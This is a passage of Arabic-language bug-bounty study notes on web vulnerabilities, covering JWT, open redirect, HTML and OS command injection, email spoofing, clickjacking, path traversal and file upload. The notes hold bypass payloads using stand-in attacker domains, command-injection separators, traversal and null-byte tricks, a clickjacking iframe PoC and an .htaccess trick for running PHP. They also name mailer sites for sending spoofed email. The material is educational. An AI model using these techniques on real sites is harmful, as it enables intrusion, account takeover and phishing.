   - وهو يقوم على جعل algorithm attribute فى الhead ب none ومسح الsignature وهذه الحالة تستخدم فى حالات الdebugging ولاكن اذا لم يتم اطفائها فيمكنن للattacker استخدامها والحصول منها على access على account او على عملية خاصة بuser اخر
   - حتى عند مسح الsignature يجب ان نبقى الdot الثانية التى بين الpayload و الsignature
3. Weak Secret key
   - وهى تعنى انه فى حالة استخدام secret key ضعيف فى انشاء الtoken فسيكون من السهل على الattacker تخمين هذا الkey وبتالى الحصول على الJWT الخاص به
   - يمكن عمل crack لل key من خلال الbrute force
4. Information Disclosure
   - يمكن ان تتواجد معومات حساسة فى جزء الpayload الخاص بالtoken وهنا يمكن بسهولة للattacker عمل base64 decode وحصوله على هذه المعلومات
5. Insufficient session expiry
   - احينا يمكننا اعادة استخدام الtoken بعد عمل log out وهذه تعد واحدة من اخطاء الserver side
6. Algorithm Confusion Attack
   - هذا الattack يعتمد على تغيير نوع الalgorithm فى الhead لنوع اخر مثل تغيير HS256 الى HS512 مما قد يؤدى الى حدوث confusion والذى يؤدى الى حدوث skip لعملية الverify
   - يمكن ان يحدث ذالك ايضا من خلال تحويل asymmetric الى symmetric مثل من RS256 الى HS256 واستخدام ال public key كا secret
7. JWK header injection
   - هذا الattack يعتمد على عدم وجود white list من الpublic keys عند استخدام asymmetric encryption فى الprogram مما يجعل من الممكن حقن public key من خلال jwk attribute فى الhead وارساله الى server side ليتم استخدامه فى عمل الverify
   - لعمل هذا الattack نقوم بالاتى :
     1) نقوم بعمل generate ل public و private ويمكن ذالك من خلال موقع https://mkjwk.org
     2) نقوم باعادة انشاء الsignature من خلال الpublic و الprivate
     3) نقوم بوضع الpublic key فى الhead من خلال jwk attribute
     4) نقوم بتغيير الkid الى الid الخاص بالpublic
   - يمكن ان يتم الهجوم السابق باستخدام JKU attribute وهو مثل الjwk ولاكنه يحمل الURL الخاص بالjson الذى يحتوى على الkey

- توجد ادوات تستخدم لعمل crack للjwt واكتشاف الsecret key ويتم ذالك من خلال wordlist الخاصة بالtool او من wordlist خارجية
- من الادوات المستخدمة فى jwt crack هم :
  1. Jwt_tool
  2. Jwtbrute
  3. JWT cracker
- يمكننا استخدام hashcat ايضا لعمل crack له بواسطة الGPU لجعل العملية اسرع
- فى كثير من الاحيان يتم استخدام KID فى عمل SQL injection او حتى OS command injection
- HS256 هو symmetric encryption ويعنى انه يحتاج key لعمل الانشاء ونفس الkey لعمل الverify
- RS256 هو asymmetric encryption ويعنى انه يحتاج key لعمل انشاء و اخر لعمل verify
- يوجد extension فى الburp يسمى JWT editor يستخدم لتعديل الJWT

Open redirect

What is open redirect?

- ثغرة open redirect تحدث عندما يتم تحول المستخدم الى صفحة malicious عن طريق application موثوق فيه
- يجب ملاحظة ان فى كثر من الاحيان ان الopen redirect vulnerability تكون out of scope
- طرق الحماية منها تكون عن طريق white list للمواقع المسموح الذهاب لها

The Impact

- يمكن استخدمها على سبيل المثال فى الfishing او social engineering بشكل عام
- يمكننا استخدمها للحصول على ssrf vulnerability
- يمكن استدخدمها للحصول على xss

How to find and exploit open redirect vulnerability

- هى غالبا ما توجد فى parameter يحتوى على Link او اى شكل من اشكال المسببة للredirect
- يمكننا استخدام اداة waybackurls للحصول بشكل سهل على ال parameter التى يمكن ان تكون مصابة
- توجد طرق كثير لعمل bypass فى حالة كانت غير محمية بشكل صحيح مثل عدم كتابة http او https او كتبابها هكذا HTtps او وضع اكثر من / بعد http
- توجد طريقة اخرى لعمل bypass وهى وضع علامة @ كتالى https://site.com/login?next=/account@attacker.com
- يمكننا ايجاد الparameter الخاص بالredirect من خلال محاولة الدخول على URL ونحن unauthenticated مما يؤدى الى جعل الapplication يقوم بعمل redirect لنا الى الlogin page وهنا يمكننا ايجاد الparameter المسؤل عن ذالك
- الparameter المسؤل عن عمل redirect يمكننا ايجاد xss منه ايضا
- فى حالة حقن html لعمل open redirect وكان الdomain المضاف يتم وضع كا path مثل https://example.com/evil.com فبمكننا تجربة جعل الdomain المضاف يعمل على http وليس https
- احينا يتم عمل concatenation قبل عمل redirect مما يؤدى الى انه فى حالة قمنا بوضع domain بدلا من مجرد path فاننا سنقوم بجعل الdomain الخاص بالموقع عبارة عن subdomain مثل تحويل https://example.com/path الى https://example.com.evail.com
- يمكننا عدم كتابة // بعد :https وسيعمل الURL

HTML injection

- هى تقوم على حقن اكواد HTML فى الصفحة
- يمكن تحويلها الى xss او الى open redirect من خلال a tag
- يمكن استخدامها فى ايقاف او اخفاء محتوى الصفحة من خلال عمل comment باستخدام **<!--** او من خلال style tag الذى يجعل المتصفح يرى جميع الاكواد بعده على انها css code
  - بعد اخفاء محتوى الصفحة يمكننا بناء محتوى احتيالى مما قد يؤدى الى سرقة المعلومات بطريقة سهلة
- يمكن القيام ب Email HTML injection وهو عبارة عن حقن كود فى الusername وعند استعمال ايا من الfunction التى تقوم بارسال رسالة الى الemail مثل forgot password فان الكود المحقون يعمل فى الايميل وبتالى امكانية حقن URL وعمل phishing من خلاله
- عيب الطريقة السابقة هى ايجاد طريقة لجعل الرسالة تصل الى email معين ويتم حل هذه المشكلة من خلال ايجاد طريقة لعمل 2 account بنفس الايميل مما يؤدى الى ارسال الرسالة الى email الضحية من خلال الattacker
-

OS command injection

What is os command injection?

- هى ثغرة تعتمد على ان الattacker قادر على عمل تنفيذ اوامر على نظام تشغيل الapplication

Type of command injection

- يوجد نوعان من command injection وهما in band command injection و blind command injection والفرق ان فى ال in band الرد عندما يرجع يكون فى الapplication

The impact

- يمكن من خلالها رؤية وتعديل وحذف الdata وهذا ما يجعل هذه الثغرة خطيرة جدا عند وجودها
- يمكنها تطبيق remote code execution على الoperating system

How to find command injection

- بعد عمل map للapplication غالبا ما توجد الثغرة فى الparameters
- يمكننا استخدام واحد من هذه العلمات $() ` \n ; || | && & لانها تستخدم لتنفيذ اكثر من ثغرة معا على سبيل المثال ; تستخدم لتنفيذ اكثر من امر فى الwindows
- لكى نقوم بملاحظة وجود الثغرة علينا ان نقوم بفحص الresponse جيدا لنتمكن من فهم الfunction المصابة وتجربة اذا كانت مصابة ام لا ويشمل هذا تجربة جميع العلمات مثل && و || وباقى العلمات وملاحظة الresponse
- عند تجربة العلمات يمكن ان ينتج عن ذالك error وهذا يمكن ان يدل على وجود الثغرة
- فى حالة الblind command injection يمكننا التحقق منها عن طريق الاوامر التى تسبب delay فى الresponse

Exploiting in band command injection

- فى الin band نقوم باستخدام بعض العلمات لكى نقوم بعمل concatenate للcommand اخر مثل cat او ls او help وهكذا
- فى out of band يمكننا استخدام امر sleep 10 لعمل delay فى الresponse وهذا الامر يعمل فقط على اجهزة Linux فقط بينما يمكننا استخدام امر ping –c 10 وهذا يعمل على اجهزة windows و linux
- لانتاج POC لوجود الثغرة يمكن انشاء ملف على الserver او عمل ping او اى عملية على server نمتلكه

How to prevent command injection

- ياتى الحل فى الحماية من هذه الثغرة عن طريق عدم استخدام اوامر النظام بشكل عام وانما استخدام function محددة تقوم بالمهمة المطلوبة

Email spoofing

- Email spoofing هى ثغرة تقوم على ارسال email والتعديل على خانة الfrom لخداع الuser
- فى الطبيعى عندما يرسل الUser رسالة الى user اخر فان الclient sever الخاصة بالSMTP يقوم بتحديد الrecipient domain ويقوم بارسالها اليه وعندما يلتقطها الrecipient server يقوم بتوجيهها الى الuser
- لكل email يوجد له email headers وهم معلومات عن الemail وعن المرسل وعن route الذى تم لكى تنتقل الرسالة من الsender الى receiver
- يمكن لثغرة الemail spoofing التعديل ايضا على خانة او خاصية الreplay to ليكى تجعل الuser يقوم بالرد على عنوان الattacker وليس العنوان الحقيقى
- فى الشكل الطبيعى لا يقوم الemail servers او SMTP protocol بفحص صحة الemail وتكون الheaders الخاصة بال email كتالى


```
Return-Path: <m.mouse@disney.com>
X-Original-To: robertbateman@email.com
Delivered-To: robertbateman@email.com
Received: from localhost (cybercrime .org [91.99.504.210]) (using TLSv1.2 with cipher
 ECDHE-RSA-AES256-GCM-SH4562 (256/256 bits)) (No client certificate requested) by
 mailin005.disney.com (Postfix) with ESMTPS id 9B910401007A for
 <robertbateman@email.com>; Wed, 13 Jan 2021 15:38:36 +0000 (UTC)
Received: by localhost (Postfix, from userid 33) id 3F138221CB; Wed, 13 Jan 2021 10:38:36
 -0500 (EST)
Authentication-Results: mailin005.disney.ch; dmarc=none (p=none dis=none)
 header.from=disney.com
Authentication-Results: mailin005.disney.ch; spf=none smtp.mailfrom=m.mouse@disney.com
Authentication-Results: mailin005.disney.ch; dkim=none
To: robertbateman@email.com
Subject: Hi There
From: "Mickey Mouse" <m.mouse@disney.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: m.mouse@disney.com
Reply-To: m.mouse@disney.com
Content-Type: text/plain
```

- هناك بعض الطرق التى يمكن من خلالها عمل email authentication وهم :
  1. SPF
  2. DKIM
  3. DMARC
- SPF هو record فى الDNS يقوم بتحديد الservers المسموح لهم ارسال emails باستخدام domain معين وله 3 actions :
  1. hardfail ويعنى انه سيمنع ارسال الemail صاحب المصدر الغير معروف
  2. softfail ويعنى انه سيقوم بوضع الemail صاحب المصدر الغريب فى الspam
  3. Neutral ويعنى انه سيسمح ارسالها بشكل طبيعي حتى وان اتت من مصدر غريب
- DKIM هو طريقة اخرى وتتم من خلال انه يقوم بعمل signature للbody و الheaders ويقوم الreceiver بتحقق منها واذا كانت صحيحة فانه يتاكد من المصدر
- DMARC هو protocol يقوم بتحقق من ما اذا كان الemail مرسل من مصدر صحيح ومن خلاله يمكننا القضاء على عملية الspoofing
- DMARC يقوم باستخدام الSPF او DMARC او كلاهما وسبب استخدامه على الرغم من وجود SPF و DMARC هو انه يتيح لنا ان نجعلهم يعملو ومعا ويتيح لنا وضع configuration كما نريد لكيفية التعامل مع الحالات
- لكى نقوم بتحديد الmisconfiguration فى الmail server فاننا نستخدم الموقعان الاتيان :
  1. https://mxtoolbox.com/dmarc.aspx
  2. https://dmarcian.com/domain-checker

	Test	Result
✓	DMARC Record Published	DMARC Record found
✓	DMARC Syntax Check	The record is valid
✓	DMARC External Validation	All external domains in your DMARC record are giving permission to send them DMARC reports.
✓	DMARC Multiple Records	Multiple DMARC records corrected to a single record.
✓	DMARC Policy Not Enabled	DMARC Quarantine/Reject policy enabled

- فى الصورة الستبقة قمنا باختبار domain خاص بشركة amazon
- فى حالة وجدنا :
  1. DMARC record حاصل له published ولاكن الpolicy غير مفعلة فيمكن عمل هنا exploit ويتم ابلاغها
  2. DMARC record ليس published هذا ايضا يمكن عمل له exploit
- لعمل exploit فاننا نستخدم هذا الموقع فى ارسال رسالة spoofed : http://www.anonymailer.net او https://emkei.cz
- وبطبع لحل هذه المشكلة فاننا نقوم بتشغيل الDMARC و SPF على الserver المصاب

ClickJacking



تعريفها : هى تقوم على امكانية استضافة الموقع فى موقع اخر من خلال الiframe وبتالى امكانية جعل الuser يقوم بضغطة ما قد تؤدى الى تنفيذ شئ على الموقع المصاب ومن امثلتها :

1. جعل الuser يضغط على اى مكان مما يؤدى الى الضغط على زر موجود بالموقع المصاب مثل زر تغيير ايميل او password او ذر ايقاف 2fa
2. جعل الuser يقوم بنسخ sensitive data ويلصقها فى مكان ما بالصفحة وتحدث فى الصفحات التى يرجع منها json data

الاصلاح : يتم من خلال واحد من الاتى :

- X-frame-optins header وهو header يمنع الصفحة من الظهور داخل الiframe ويكون له واحدة من القيم الاتية :
  1. Deny وهى تمنع تماما وضع الصفحة داخل ifram
  2. Sameorigin وهو يسمح بوضع ولاكن فى نفس الموقع فقط
  3. Allow from يسمح لمواقع معينة (غير مدعوم فى كل المتصفحات)
- Content security policy frame ancestors
- Samesite attribute fro cookies

- يمكننا اختبار وجود الclickjacking من خلال موقع https://clickjacker.io
- الكود المقابل هو المستخدم فى عمل الclickjacking

```
<style>
   iframe {
       position:relative;
       width: 500px;
       height: 700px;
       opacity: 0.1;
       z-index: 2;
   }
   div {
       position:absolute;
       top:470px;
       left:60px;
       z-index: 1;
   }
</style>
<div>Click me</div>
<iframe src="https://vulnerable.com/email?email=asd@asd.asd"></iframe>
```

Path Traversal

- لها اسم اخر وهو CSPT (client side path traversal) او vulnerability **../**
- تحدث عند وجود function تقوم بعرض الملفات وتكون بدون validation بحيث تسمح لل user بتغير مسار الملف الذى سيأتى به وبتالى امكانية رؤية ملفات غير مسموح برؤيتها مثل البينات الحساسة او حتى source code
- بحدث التغير فى الpath من خلال اضافة **../** الى الpath وتعنى back اى الرجوع الى الfolder السابق
- يمكن اصلاح هذه الثغرة من خلال جعل الparameter الذى يحمل اسم الملف لا يقبل الا ملفات معينة وان لا يحتوى على **../**
- اذا قمنا بالرجوع فى الملفات ووجدما اننا نحصل على forbedden يمكننا محاولة تخطى ذالك من خلال اضافة **./** بعد مجموعة من **../**
- يكون مكان تجريب الثغرة
  1. parameter ياستدعى ملف
  2. التعديل فى المسار اخره ملف مثل /api/v1/accounts/25.json
  3. مسار اخر id
- يمكن ان يكون مسار التعديل يقبل relative path او absoult path
- يمكن ان يكون الprograme يقوم باذالة /.. فيمكن تخطى ذالك من خلال حعلها **//....** فبتالى عند اذالة الموجود فى المنتصف فان الخارجية تتكون وتعمل او عمل url encode مرة او اثنان لل**../**
- يمكن ان يكون الprograme بيتحقق من الextension الخاص بالملف فى نهاية الpath لذالك يمكن تخطى هذه المشكلة من خلال اضافة %00 للفصل بين الpath وبين الextension
- عند وجود مسار كامل فى الparameter فانه يمكن ان يكون الapplication يتحقق من وجود مسار الfolder فى بداية الpath فيجب ابقاء هذا المسار واضافة عليه ال **../**

Unrestricted File Upload

Description

- هى ثغرة تقوم على وجود function لعمل upload لملف مثل upload image in profile او اى مثال اخر وتحدث عندما يقوم الattacker بتغير الملف المراد باخر يمكن ان يسبب ضرر على الserver
- من امثلة الملفات الخطير وهى ان نقوم :
  1. بتحميل ملف php على application يعمل بالphp ويمكن لذالك ان يقوم بتنفيز اوامر خطيرة على السيرفر
  2. تحميل ملف html يمكن ان يسبب الى تنفيذ اكواد js مما يؤدى الى xss او حتى استخدام الصفحة فى الphishing
  3. تحميل ملف xml او ملف svg يؤدى الى تفيذ اكواد xml والتى يمكن ان اجعل الattacker يرى ملفات على الserver او حتى RCE
  4. تحميل ملف exe اذا كان السيرفر يقوم بعمل download له عند الدخول عليه وهذا يجعل الattacker يمكن ان يستخدم الapplication لوضع malware عليه وجعل باقى الusers يقومو بتنزيله
- فى حالة كان file upload يحتوى ايضا على ثغرة path traversal فيكون هنا impact اخر وهو انه يمكن عمل overwrite على الملفات الموجودة على السيرفر مثل تغير الlogin page باخرة من قبل الattacker
- عند تحميل الملف والدخول عليه نجد انه يوجد نوعان :
  1. نوع لا يقوم بعمل excute للملف عند الدخول عليه وانما يقوم بعمل download له
  2. نوع يقوم بعمل excute للملف

Mitigation

- عمل white list للامتدادات المسموح به فقط
- تغير اسم الملف وعدم وضعه كما هو
- عدم رفع الملف على الserver الا بعد حصول الvalidtion

notes

- يمكن ان يكون الserver يقوم ببعض الproccess على الfile ونقوم باستخدام هذه الprocesses ضده ومن الامثلة :
  - ان يكون السيرفر يقوم بتحويل صفحة الhtml الى pdf فهنا يمكن اضافة iframe والاتيان منها ssrf
- اذا كان هناك حماية من خلال blacklist فيمكن تخطى ذالك من خلال تغير الextension مثل تحويل php الى Php او الى php5
- فى حالة كانت whitelist فيمكن محاولة وضع two extension مثل file.jpg.php او يمكن وضع %00 بين الامتداد الاول والثانى او حتى ؟
- احيانا يكون الapplication يقوم بعمل check على الcontent type وليس الextension
- يمكن احيانا عمل path travelsal باستخدام اسم الfile
- يوجد ملف يسمى .htaccess. وهو ملف لدى apache يمكننا استخدامه لجعل صفحات بextension معين يتم التعامل معاه كا extension اخر ويتم التعامل معه بطبع اذا كان قابل لعمل upload ويكون كتالى :
  1. نقوم بعمل upload له باسم **.htaccess**
  2. يكون الcontent الخاص به كتالى **AddHandler application/x-httpd-php .sadek**
- فى المثال السابق قمنا برفع ملف الhtaccess والذى قمنا بتعريف داخله ان .sadek extension. يعمل على انه php content

Business logic

- وهى لها اشكال كثيرة ولاكنها بشكل اساسى تحدث من خلال التلاعب بالapplication بحلات لايتوقعها المطور
- من اشكال الlogical vulnerability هى تغيير الارقام الى ارقام سالبة
- من اشكلها ايضا تجربة ارسال request بدون قيمة لparameter او بدون الparameter تماما
- محاولة تخطى عملية ذات اكثر من خطوة

How to find business logic vulnerabilities

- نجد اولا الfunction التى سنقوم بتجربة الثغرة عليها
- نقوم بفهمها ومعرفة ما هو الاستخدام الطبيعى لها
- ثم نقوم بعمل تعديلات عليها ليست من المفترض ان تحصل ونرى اذا كانت ستعطى نتائج توؤدى الى وجود خطأ او مشكلة امنية فى البرنامج
-

: Hack wordpress throw xmlrpc.php file
https://ms-official5878.medium.com/xml-rpc-php-wordpress-vulnerabilities-9a7d66068bde